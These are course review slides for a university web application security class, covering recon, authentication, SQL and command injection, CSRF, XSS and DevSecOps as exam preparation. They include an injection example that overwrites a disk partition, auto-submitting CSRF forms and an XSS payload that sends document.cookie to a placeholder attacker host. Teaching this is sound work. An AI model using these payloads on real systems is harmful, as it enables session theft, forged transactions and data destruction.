COMP6443 – COURSE REVIEW

Web Application Security

OVERVIEW

- The exam will go for 24 3 hours, and should be done from home.
- The exam will comprise of:
  - 7 practical challenges
  - 1 written response challenge
- There are no hidden or bonus marks.

- This is a high-level recap. You should review the weekly slides.

TOPIC 1: RECON

- Recon identifies infrastructure, applications and content
  - Offensive: look for unpatched software, test / admin content, test admin content
  - Defensive: know your network / verify your asset list
- Check for bug bounty community cheat sheets
- Commercial tools available
- Verify false positives / negatives

- You will not need to do host discovery in the final exam.

TOPIC 1: RECON

- Automated tooling:
  - dirb, dirbuster, gobuster (have a wordlist ready)
  - burp passive scanner
  - fingerprint / check for CVE’s (whatweb, etc)
  - altdns, zdns, massdns
- View source:
  - Comments
  - Links
  - HTTP Headers


TOPIC 2: AUTHENTICATION

- Authentication identifies a specific user logging in
- Typical attacks:
  - Brute force / simple passwords (e.g. admin:admin)
  - Injection attacks against login functionality
  - Broken forgot password functionality
  - XSS (stealing a user’s cookie)
  - Session fixation (forcibly set a user’s cookie).
- Burpsuite request tampering to modify
- Hashcat/john/google to look up password hashes


TOPIC 2: AUTHORIZATION

- Authorization identifies whether a user is permitted to take an action or use a resource.
- Typical attacks:
  - IDOR (id=2)
  - Browse to privileged pages / content as unprivileged user
  - Modify own user pages
  - CSRF (force someone else to take a privileged action)
  - XSS (use another user to fetch privileged content)


TOPIC 2: ACCESS CONTROL



How does the application know what user role I am?
Are checks applied consistently throughout the application?
When a check fails, what happens?



What aspects of this information can I control?
Can I impersonate another user, or role?
What about content which has zero access control?



CYBER SUCCESS

TOPIC 3: SERVER-SIDE ATTACKS

‘”;<lol/>../--#`ls`

Make your own test string. Edit it to suit it each target. Test your own systems.

TOPIC 3: SQLi

```
select * from users where username=‘admin’ and password=‘hunter2’ limit 1;
```

- Write out your SQLi in notepad to plan it.

- Quote styles (single vs double quote)
- Comment styles (--, #, ;)

- Wildcards (%, *)
- Binary searches vs delays
- sqlmap (but always manually review your tool output).

TOPIC 3: COMMAND INJECTION


```
ping 8.8.8.8 && dd if=/dev/urandom of=/dev/sda1 bs=1 count=1024
```

- Look for where you think commands are being built
- Be aware of OS specifics
  - Chaining commands
  - UNC paths
  - Backticks
- Cheatsheet: https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html

TOPIC 3: DEFENSE AGAINST INJECTION


- Any input influenced by a user is considered tainted.
- Do not (without filtering):
  - Use tainted data in processing
  - Display tainted data to the user
- Filtering techniques:
  - Check the input exists at all
  - Check input is legitimate format and size
  - Whitelist entire input (e.g. “input must be 1,2 or 3”)
  - Whitelist characters

TOPIC 4: CLIENT SIDE SECURITY



Name	Value	Do...	Path	Exp
__Host-3PLSID	doritos|o.mail.google.com|o.take...	acc...	/	202
LSID	doritos|o.mail.google.com|o.take...	acc...	/	202
__Secure-3PSID	9Qd2ah0BG5Wc4X3xJEa-Nj07w...	.go...	/	202
SID	9Qd2ah0BG5Wc4X3xJEa-Nj07w...	.go...	/	202
APISID	PoamlNm4cWe2Ns-y/Ab28CZW...	.go...	/	202
__Secure-3PAPISID	7Kj_HtUK2EfTxzT0/APxMji6oTB...	.go...	/	202
ACCOUNT_CHOOS...	AFx_ql7RXweoDqTgwfr_i_x_QY...	acc...	/	202
SSID	AxOrWlBM1SpKYSWLE	.go...	/	202
HSID	AWgzrVGkEoRLGyOdJ	.go...	/	202
SIDCC	AJi4QfGheis-c-aw5GeJ2Rq3Ler...	.go...	/	202
SAPISID	7Kj_HtUK2EfTxzT0/APxMji6oTB...	.go...	/	202
__Secure-3PSIDCC	AJi4QfFHAn7RYu9zblVFsKLkCe...	.go...	/	202
__Host-GAPS	1:GSSMKH8JitlQOeFyHr062-U4...	acc...	/	202
NID	215=veGJ5CfE6Hv4xKtoBboiMF...	.go...	/	202
1P_JAR	2021-05-13-01	.go...	/	202
__cfruid	7d71fc7e8a942215953a458eacc...	.m...	/	Ses

TOPIC 4: CSRF




CSRF Attack

- Assume that the victim is logged-in to www.bofw.com

```
<form action="https://bofw.com/xfer.php">
  <input type="hidden" name="to“
     value="attacker">
  <input type="hidden" name="amount“
     value="1000000">
</form>
<script>document.forms[0].submit();</script>
```

(source: week 5)

TOPIC 4: SAME ORIGIN POLICY



URL	Outcome	Reason
`http://store.company.com/dir2/other.html`	Same origin	Only the path differs
`http://store.company.com/dir/inner/another.html`	Same origin	Only the path differs
`https://store.company.com/page.html`	Failure	Different protocol
`http://store.company.com:81/dir/page.html`	Failure	Different port (`http://` is port 80 by default)
`http://news.company.com/dir/page.html`	Failure	Different host

tl;dr: JavaScript from one origin cannot access data from another origin.

https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy

TOPIC 4: CSRF

```
<html>
  <body>
    <form action=”https://vulnerable-website.com/email/change” method=”POST”>
      <input type=”hidden” name=”email” value=”pwned@evil-user.net” />
    </form>
    <script>
      document.forms[0].submit();
    </script>
  </body>
</html>
```

Use random CSRF tokens to prevent this.

TOPIC 4: XSS

- When an attacker can control the content displayed to users
  - HTML, JavaScript, CSS, any other active content.
  - Extract cookies (document.write(“blah”+document.cookie))
  - Chain with CSRF (use JavaScript to trigger the request)
- Reflected: attacker sends a malicious link, triggers when accessed by the victim.
- Stored: attacker poisons a persistent store, displayed later

You should have some payloads prepared for the exam, e.g.:

```
<scRipt>fetch("https://{attacker_url}:8443/api/v1/pastebin?
pasteval="+document.cookie)</scRipT>
```

TOPIC 5: DEVSECOPS / AGILE SECURITY

DevSecOps—short for *development, security,* and *operations*—automates the integration of security at every phase of the software development lifecycle, from initial design through integration, testing, deployment, and software delivery.

- Role of security in agile?
- Static AST, Dynamic AST, Instrumented AST
- Source code review:
  - Sources, sinks, taint and taint tracking
  - Tools: commercial, grep

The exam’s written component will be on Week 5 content.

THANKS FOR LISTENING TO US RANT!

questions? email / openlearning

(there is no lecture tomorrow)